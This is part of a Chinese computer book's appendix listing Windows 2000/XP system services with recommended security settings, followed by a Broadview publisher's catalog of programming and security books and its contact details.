World Wide Web Publishing Service	inetinfo.exe	IIS Admin Service	自动	没有安装	没有安装	没有安装	没有安装	没有 安装

## 2. Windows XP 系统服务进程列表与建议安全设置

安全建议设置	服务名称	进程名称	依存关系	Home 默认设置	Pro 默认设置		网关建议设置	游戏系统建议设置	超级用户
Alert	Alert	services.exe	Workstation	手动	手动	已禁用	已禁用	已禁用	已禁用
Application Layer Gateway Service	ALG	alg.exe	None	手动	手动	手动	自动	已禁用	已禁用
Application Management	AppMgmt	svchost.exe	None	手动	手动	手动	手动	手动	手动
Automatic Updates	wuauclt	svchost.exe	None	自动	自动	自动	自动	已禁用	已禁用
Background Intelligent Transfer Service	BITS	svchost.exe	Remote Procedure Call (RPC), Workstation	手动	手动	已禁用	已禁用	已禁用	已禁用
ClipBook	ClipSrv	clipsrv.exe	Network DDE	手动	手动	已禁用	已禁用	已禁用	已禁用
COM+ Event System	EventSystem	svchost.exe	Remote Procedure Call (RPC)	手动	手动	手动	手动	已禁用	已禁用
COM+ System Application	COMSysApp	dllhost.exe	Remote Procedure Call (RPC)	手动	手动	手动	手动	已禁用	已禁用
Computer Browser	Browser	svchost.exe	Server, Workstation	自动	自动	已禁用	自动	已禁用	已禁用
Cryptographic Services	CryptSvc	svchost.exe	Remote Procedure Call (RPC)	自动	自动	自动	自动	已禁用	已禁用
DHCP Client	Dhcp	svchost.exe	AFD Networking Support Environment, NetBIOS over TCP/IP, TCP/IP Protocol Driver	自动	自动	自动	已禁用	自动	已禁用
Distributed Link Tracking Client	TrkWks	svchost.exe	Remote Procedure Call (RPC)	自动	自动	手动	手动	已禁用	已禁用

续表

安全建议设置	服务名称	进程名称	依存关系	Home 默认设置	Pro 默认设置		网关建议设置	游戏系统建议设置	超级用户
Distributed Transaction Coordinator	MSDTC	msdtc.exe	Remote Procedure Call (RPC), Security Accounts Manager	手动	手动	手动	手动	已禁用	已禁用
DNS Client	Dnscache	svchost.exe	TCP/IP Protocol Driver	自动	自动	自动	自动	已禁用	已禁用
Error Reporting Service	ERSvc	svchost.exe	Remote Procedure Call (RPC)	自动	自动	已禁用	已禁用	已禁用	已禁用
Event Log	Eventlog	services.exe	None	自动	自动	自动	自动	自动	自动
Fast User Switching Compatibility	FastUserSwitching Compatibility	svchost.exe	Terminal Services	手动	手动	手动	手动	已禁用	已禁用
Fax Service	FAX	fxssvc.exe	Plug and Play, Print Spooler, Remote Procedure Call (RPC), Telephony	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
FTP Publishing Service	NA	inetinfo.exe	IIS Admin	不可用	没有安装	没有安装	没有安装	没有安装	没有安装
Help and Support	helpsvc	svchost.exe	Remote Procedure Call (RPC)	自动	自动	已禁用	已禁用	已禁用	已禁用
Human Interface Device Access	HidServ	svchost.exe	Remote Procedure Call (RPC)	已禁用	已禁用	已禁用	已禁用	已禁用	已禁用
IIS Admin	IISADMIN	inetinfo.exe	Remote Procedure Call (RPC), Security Accounts Manager	不可用	没有安装	没有安装	没有安装	没有安装	没有安装
IMAPI CD-Burning COM Service	ImapiService	imapi.exe	None	手动	手动	自动	自动	已禁用	已禁用

附录3 Windows 2000 和 Windows XP 系统服务进程列表与建议安全设置

续表

安全建议设置	服务名称	进程名称	依存关系	Home 默认设置	Pro 默认设置		网关建议设置	游戏系统建议设置	超级用户
Indexing Service	cisvc	cisvc.exe	Remote Procedure Call (RPC)	手动	手动	已禁用	已禁用	已禁用	已禁用
Internet Connection Firewall/Internet Connection Sharing	SharedAccess	svchost.exe	Application Layer Gateway Service, Network Connections, Network Location Awareness, Remote Access Connection Manager	手动	自动	自动	自动	已禁用	已禁用
IPSEC Services	PolicyAgent	lsass.exe	IPSEC driver, Remote Procedure Call (RPC), TCP/IP Protocol Driver	自动	自动	已禁用	已禁用	已禁用	已禁用
Logical Disk Manager	dmserver	svchost.exe	Plug and Play, Remote Procedure Call (RPC)	手动	自动	手动	手动	已禁用	已禁用
Logical Disk Manager Administrative Service	dmadmin	dmadmin.exe	Logical Disk Manager, Plug and Play, Remote Procedure Call (RPC)	手动	手动	手动	手动	已禁用	已禁用
Message Queuing	NA	mqsvc.exe	Distributed Transaction Coordinator, Message Queuing access control, NT LM Security Support Provider,	不可用	没有安装	没有安装	没有安装	没有安装	没有安装



续表

安全建议设置	服务名称	进程名称	依存关系	Home 默认设置	Pro 默认设置		网关建议设置	游戏系统建议设置	超级用户
Message Queuing	NA	mqsvc.exe	Reliable Multicast Protocol driver, Remote Procedure Call (RPC), Server	不可用	没有安装	没有安装	没有安装	没有安装	没有安装
Message Queuing Triggers	NA	mqtgsvc.exe	Message Queuing	不可用	没有安装	没有安装	没有安装	没有安装	没有安装
Messenger	Messenger	services.exe	NetBIOS Interface, Plug and Play, Remote Procedure Call (RPC), Workstation	自动	自动	已禁用	已禁用	已禁用	已禁用
MS Software Shadow Copy Provider	SwPrv	dilhost.exe	Remote Procedure Call (RPC)	手动	手动	手动	手动	已禁用	已禁用
Net Login	Netlogon	lsass.exe	Workstation	手动	自动	已禁用	已禁用	已禁用	已禁用
NetMeeting Remote Desktop Sharing	mnmsrvc	mnmsrvc.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
Network Connections	Netman	svchost.exe	Remote Procedure Call (RPC)	手动	手动	手动	自动	手动	已禁用
Network DDE	NetDDE	netdde.exe	Network DDE DSDM	手动	手动	已禁用	已禁用	已禁用	已禁用
Network DDE DSDM	NetDDE dsdm	netdde.exe	AFD Networking Support Enviroment, TCP/IP Protocol Driver	手动	手动	已禁用	已禁用	已禁用	已禁用
Network Location Awareness (NLA)	Nla	svchost.exe	None	手动	手动	手动	自动	已禁用	已禁用

续表

安全建议设置	服务名称	进程名称	依存关系	Home 默认设置	Pro 默认设置		网关建议设置	游戏系统建议设置	超级用户
NT LM Security Support Provider	NtLmSsp	lsass.exe	None	手动	手动	手动	手动	手动	已禁用
Performance Logs and Alerts	SysmonLog	smlogsvc.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
Plug and Play	PlugPlay	services.exe	None	自动	自动	自动	自动	自动	自动
Portable Media Serial Number	WmdmPmSp	svchost.exe	None	自动	自动	已禁用	已禁用	已禁用	已禁用
Print Spooler	Spooler	spoolsv.exe	Remote Procedure Call (RPC)	自动	自动	自动	自动	自动	已禁用
Protected Storage	ProtectedStorage	lsass.exe	Remote Procedure Call (RPC)	自动	自动	自动	自动	已禁用	已禁用
QoS RSVP	RSVP	rsvp.exe	AFD Networking Support Environment, Remote Procedure Call (RPC), TCP/IP Protocol Driver	手动	手动	已禁用	已禁用	已禁用	已禁用
Remote Access Auto Connection Manager	RasAuto	svchost.exe	Remote Access Connection Manager, Telephony	手动	手动	手动	自动	已禁用	已禁用
Remote Access Connection Manager	RasMan	svchost.exe	Telephony	手动	手动	手动	自动	已禁用	已禁用
Remote Desktop Help Session Manager	RDSSessMgr	sessmgr.exe	Remote Procedure Call (RPC)	手动	手动	已禁用	已禁用	已禁用	已禁用
Remote Procedure Call (RPC)	RpcSs	svchost.exe	None (but everything depends on it)	自动	自动	自动	自动	自动	自动

续表

安全建议设置	服务名称	进程名称	依存关系	Home 默认设置	Pro 默认设置		网关建议设置	游戏系统建议设置	超级用户
Remote Procedure Call (RPC) Locator	RpcLocator	locator.exe	Workstation	手动	手动	手动	手动	手动	已禁用
Remote Registry Service	RemoteRegistry	svchost.exe	None	不可用	自动	已禁用	已禁用	已禁用	已禁用
Removable Storage	NtmsSvc	svchost.exe	Remote Procedure Call (RPC)	手动	手动	手动	手动	已禁用	已禁用
RIP Listener	NA	svchost.exe	Remote Procedure Call (RPC)	不可用	没有安装	没有安装	没有安装	没有安装	没有安装
Routing and Remote Access	RemoteAccess	svchost.exe	NetBIOSGroup, Remote Procedure Call (RPC)	已禁用	手动	已禁用	已禁用	已禁用	已禁用
Secondary Logon	seclogon	svchost.exe	None	自动	自动	已禁用	已禁用	已禁用	已禁用
Security Accounts Manager	SamSs	lsass.exe	Remote Procedure Call (RPC)	自动	自动	自动	自动	已禁用	已禁用
Server	lanmanserver	svchost.exe	None	自动	自动	已禁用	自动	已禁用	已禁用
Shell Hardware Detection	ShellHWDetection	svchost.exe	Remote Procedure Call (RPC)	自动	自动	自动	自动	已禁用	已禁用
Simple Mail Transport Protocol (SMTP)	SMTPSVC	inetinfo.exe	Event Log, IIS Admin	不可用	没有安装	没有安装	没有安装	没有安装	没有安装
Simple TCP/IP Services	NA	tcpvcs.exe	AFD Networking Support Environment	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
Smart Card	SCardSvr	SCardSvr.exe	Plug and Play	手动	手动	已禁用	已禁用	已禁用	已禁用
Smart Card Helper	SCardDrv	SCardSvr.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用

续表

安全建议设置	服务名称	进程名称	依存关系	Home 默认设置	Pro 默认设置		网关建议设置	游戏系统建议设置	超级用户
SNMP Service	NA	snmp.exe	Event Log	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
SNMP Trap Service	NA	snmptrap.exe	Event Log	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
SSDP Discovery Service	SSDPSRV	svchost.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
System Event Notification	SENS	svchost.exe	COM+ Event System	自动	自动	自动	自动	已禁用	已禁用
System Restore Service	srservice	svchost.exe	Remote Procedure Call (RPC)	自动	自动	已禁用	已禁用	已禁用	已禁用
Task Scheduler	Schedule	svchost.exe	Remote Procedure Call (RPC)	自动	自动	自动	自动	已禁用	已禁用
TCP/IP NetBIOS Helper Service	LmHosts	svchost.exe	AFD Networking Support Environment, NetBIOS over TCP/IP	自动	自动	已禁用	已禁用	已禁用	已禁用
TCP/IP Printer Server	LPDSVC	tcpshcs.exe	Print Spooler, TCP/IP Protocol Driver	没有安装	没有安装	没有安装	没有安装	没有安装	没有安装
Telephony	TapiSrv	svchost.exe	Plug and Play, Remote Procedure Call (RPC)	手动	手动	手动	自动	已禁用	已禁用
Telnet	TlntSvr	tlntsvr.exe	NT LM Security Support Provider, Remote Procedure Call (RPC), TCP/IP Protocol Driver	不可用	手动	已禁用	已禁用	已禁用	已禁用

续表

安全建议设置	服务名称	进程名称	依存关系	Home 默认设置	Pro 默认设置		网关建议设置	游戏系统建议设置	超级用户
Terminal Services	TermService	svchost.exe	Remote Procedure Call (RPC)	手动	手动	手动	手动	已禁用	已禁用
Themes	Themes	svchost.exe	None	自动	自动	自动	自动	已禁用	已禁用
Uninterruptible Power Supply	UPS	ups.exe	None	手动	手动	已禁用	已禁用	已禁用	已禁用
Universal Plug and Play Device Host	UPNPhost	svchost.exe	SSDP Discovery Service	手动	手动	已禁用	已禁用	已禁用	已禁用
Upload Manager	uploadmgr	svchost.exe	Remote Procedure Call (RPC)	自动	自动	已禁用	已禁用	已禁用	已禁用
Volume Shadow Copy	VSS	vssvc.exe	Remote Procedure Call (RPC)	手动	手动	手动	手动	已禁用	已禁用
WebClient	WebClient	svchost.exe	WebDav Client Redirector	自动	自动	已禁用	已禁用	已禁用	已禁用
Windows Audio	AudioSrv	svchost.exe	Plug and Play, Remote Procedure Call (RPC)	自动	自动	自动	自动	自动	自动
Windows Image Acquisition (WIA)	stisvc	svchost.exe	Remote Procedure Call (RPC)	手动	手动	手动	手动	已禁用	已禁用
Windows Installer	MSIServer	msiexec.exe	Remote Procedure Call (RPC)	手动	手动	手动	手动	手动	手动
Windows Management Instrumentation	Winmgmt	svchost.exe	Event Log, Remote Procedure Call (RPC)	自动	自动	自动	自动	自动	自动
Windows Management Instrumentation Driver Extension	Wmi	svchost.exe	None	不可用	手动	手动	手动	手动	已禁用

续表

安全建议设置	服务名称	进程名称	依存关系	Home 默认设置	Pro 默认设置		网关建议设置	游戏系统建议设置	超级用户
Windows Time	W32Time	svchost.exe	None	自动	自动	已禁用	已禁用	已禁用	已禁用
Wireless Zero Configuration	WZCSVC	svchost.exe	NDIS Usermode I/O Protocol, Remote Procedure Call (RPC)	自动	自动	已禁用	已禁用	已禁用	已禁用
WMI Performance Adapter	WmiApSrv	wmiapsrv.exe	Remote Procedure Call (RPC)	手动	手动	已禁用	已禁用	已禁用	已禁用
Workstation	lanmanworkstation	svchost.exe	None (but plenty depend on it)	自动	自动	自动	自动	自动	自动
World Wide Web Publishing Service	W3SVC	inetinfo.exe	IIS Admin	不可用	没有安装	没有安装	没有安装	没有安装	没有安装

## 畅销经典

我就是程序，程序就是我！

### 编程高手箴言

梁肇新 著 2003年11月出版 50.00元

本书是梁肇新自己十余年厚积薄发的编程经验的集结，相信对广大程序员大有裨益。通篇没有时髦的 IT 新名词或新思想，而是踏踏实实地对很多知识进行了深刻的剖析，这有助于为编程打下坚实的根基。只有这样，才能在飞速变化的软件领域里免于雾里看花，才能更快更深入地认识许多新问题、新知识，也才能更从容地应对未来的挑战。



领悟程序员修炼之道！做注重实效的程序员！

### 程序员修炼之道——从小工到专家

[美] Andrew Hunt, David Thomas 著 马维达 译

2004年4月出版 48.00元

本书直指编程前沿，透过日益增长的现代软件开发规范和技术，对软件开发的核心过程进行了审视——以满足用户为本，针对用户需求来产出高效、可维护的优秀代码。本书所涉及到的开发技巧、开发习惯以及职业态度，将帮助读者修炼成为一名真正的 Pragmatic Programmer！



追寻大师级的 VCL Framework 设计思路！

### 深入核心——VCL 架构剖析

李维 著 2004年1月出版 80.00元

本书不但涉及 VCL Framework 本身，还旁及 Windows Framework、COM、设计模式等相关技术。读者从中获得的，不仅仅是 VCL 架构知识，更会在整个阅读和实作过程中极大地拓宽自己的开发眼界，形成在系统设计方面的大局观，追寻大师级的 Framework 设计思路，提升整体开发素质。





密界一流高手呕心之作

## 加密与解密 (第二版)

段钢 著 2003年6月出版 49.00元

香雪将其3年的辛勤工作汇集于《加密与解密》一书之中,在写作期间博览群书,勤问多思,采众家之长,集各门之萃,几乎所有国内的密界好手都为本书奉献了自己平常不轻易示人的资料收藏和大量实践中积累下来的宝贵经验,因此毫不夸张地说,本书可算得上是中国加密解密技术发展的一个里程碑!

Web标准组织创始人Zeldman力作

## 网站重构——应用Web标准进行设计

[美]Jeffrey Zeldman 著 傅捷 王宗义 祝军 译

2004年5月出版 38.00元

本书着重分析了目前网站建设中存在的一些问题,以及“Web标准”思想的产生、发展和推广,并从技术细节上讲解了网站实际制作和开发的过程中如何向Web标准过渡,如何采用和符合Web标准。本书的出版目的就是帮助读者理解Web标准,创建出用最低的费用达到最多的用户,并维持最长时间的网站,并且提供一些相关的技术和技巧。



网友热评:和《肖中克的救赎》一样让人振奋!

## DOOM 启世录

[美]David Kushner 著 孙振南 译

2004年4月出版 29.00元

本书是国内第一部游戏领域的传记。与所有传记一样,不同的读者能从中得到不同的体验:游戏制作的背景内幕、光环之中的趣闻轶事、年少创业的梦想豪情、奋斗途上的汗水艰辛、成名之后的势易情迁、独辟蹊径的商业模式、天下为公的黑客精神、众说纷纭的暴力问题……



# 新书介绍——安全技术大系



用图解的方式深入剖析黑客技术的矛与盾

## 黑客攻防实战入门

邓吉 著 2004年6月出版 定价 38.00 元

本书从“攻”、“防”两个不同的角度，通过现实中的入侵实例，并结合作者的心得体会，图文并茂地再现了网络入侵与防御的全过程。内容涵盖信息的搜集，基于认证的入侵及防御，基于漏洞的入侵及防御，基于木马的入侵及防御，入侵中的隐藏技术，入侵后的留后门以及清脚印技术。

你的无线网络安全吗？

## 无线网络安全

Cyrus Peikari, Seth Fogie 著 周靖 译

2004年7月出版 估价 49.00 元

本书通过最直接、有效的方式，利用大量真实的例子，全面揭示无线网络的安全机制和安全漏洞，并通过认清黑客的攻击方式，从而有针对性地保护自己的无线网络。



帮助你在这场重要的安全战役中致胜的宝典——

## Microsoft, UNIX 及 Oracle 主机和网络安全

Erik Pace Birkholz, Stuart McClure 著 赵彦玲 潘吉兵 董春红 等 译

计划 2004 年 7 月出版 估价 72.00 元

本书凝聚了数十位权威的国际安全专家的实战经验和总结，不仅提供了 Windows 系统、UNIX 系统和 Oracle 系统的主机及网络安全解决方案，而且包括了企业的安全管理规范原则；既高屋建瓴地描述了企业内部网整体面临的安全威胁和漏洞，又细致入微地介绍了 Windows、UNIX、Oracle 及无线 LANs 等各种系统具体的漏洞，同时还提供了各种漏洞评测方法和补救措施。



用网络优化与故障检修的利器, 探测和补救网络安全漏洞。

## Sniffer Pro 网络优化和疑难手册

Robert J. Shimonski 等 著 陈逸 译

计划 2004 年 7 月出版 估价 49.00 元

Sniffer Pro 是美国 Network Associates 公司出品的一种网络分析软件, 可用于网络故障与性能管理。在网络应用业界应用非常广泛, 现已占到网络分析软件市场的 76%。本书详细介绍了 Sniffer Pro LAN 的基本功能, Sniffer Pro 程序的安装、配置和 Sniffer 界面的各个方面, 以及 SCP 认证考试的内容。

**Broadview**  
www.broadview.com.cn

Sniffer Pro  
网络优化和疑难手册

**Broadview**  
www.broadview.com.cn

黑客反汇编揭密

强有力的程序保护技术

## 黑客反汇编揭密

Kris Kaspersky 著 谭明金 译

计划 2004 年 9 月出版 估价 38.00 元

本书分为两大部分。第一部分结合精心挑选的实例, 系统地讨论了黑客代码分析技术; 第二部分介绍了程序保护所面临的各种挑战及其相关的反调试、反跟踪、防反汇编以及代码加密解密技术等内容。本书在内容上将针对性、实践性与综合性有机地结合在一起, 很好地满足了学习代码分析技术的需要。

## 联系方式

读者反馈与咨询: (010) 51922839, jsj@phei.com.cn

投 稿: (010) 51922839, editor@broadview.com.cn

网 址: www.broadview.com.cn

传 真: (010) 51922823

网上书店: www.dearbook.com.cn

门 市: (010) 68279077

邮 购: (010) 68211478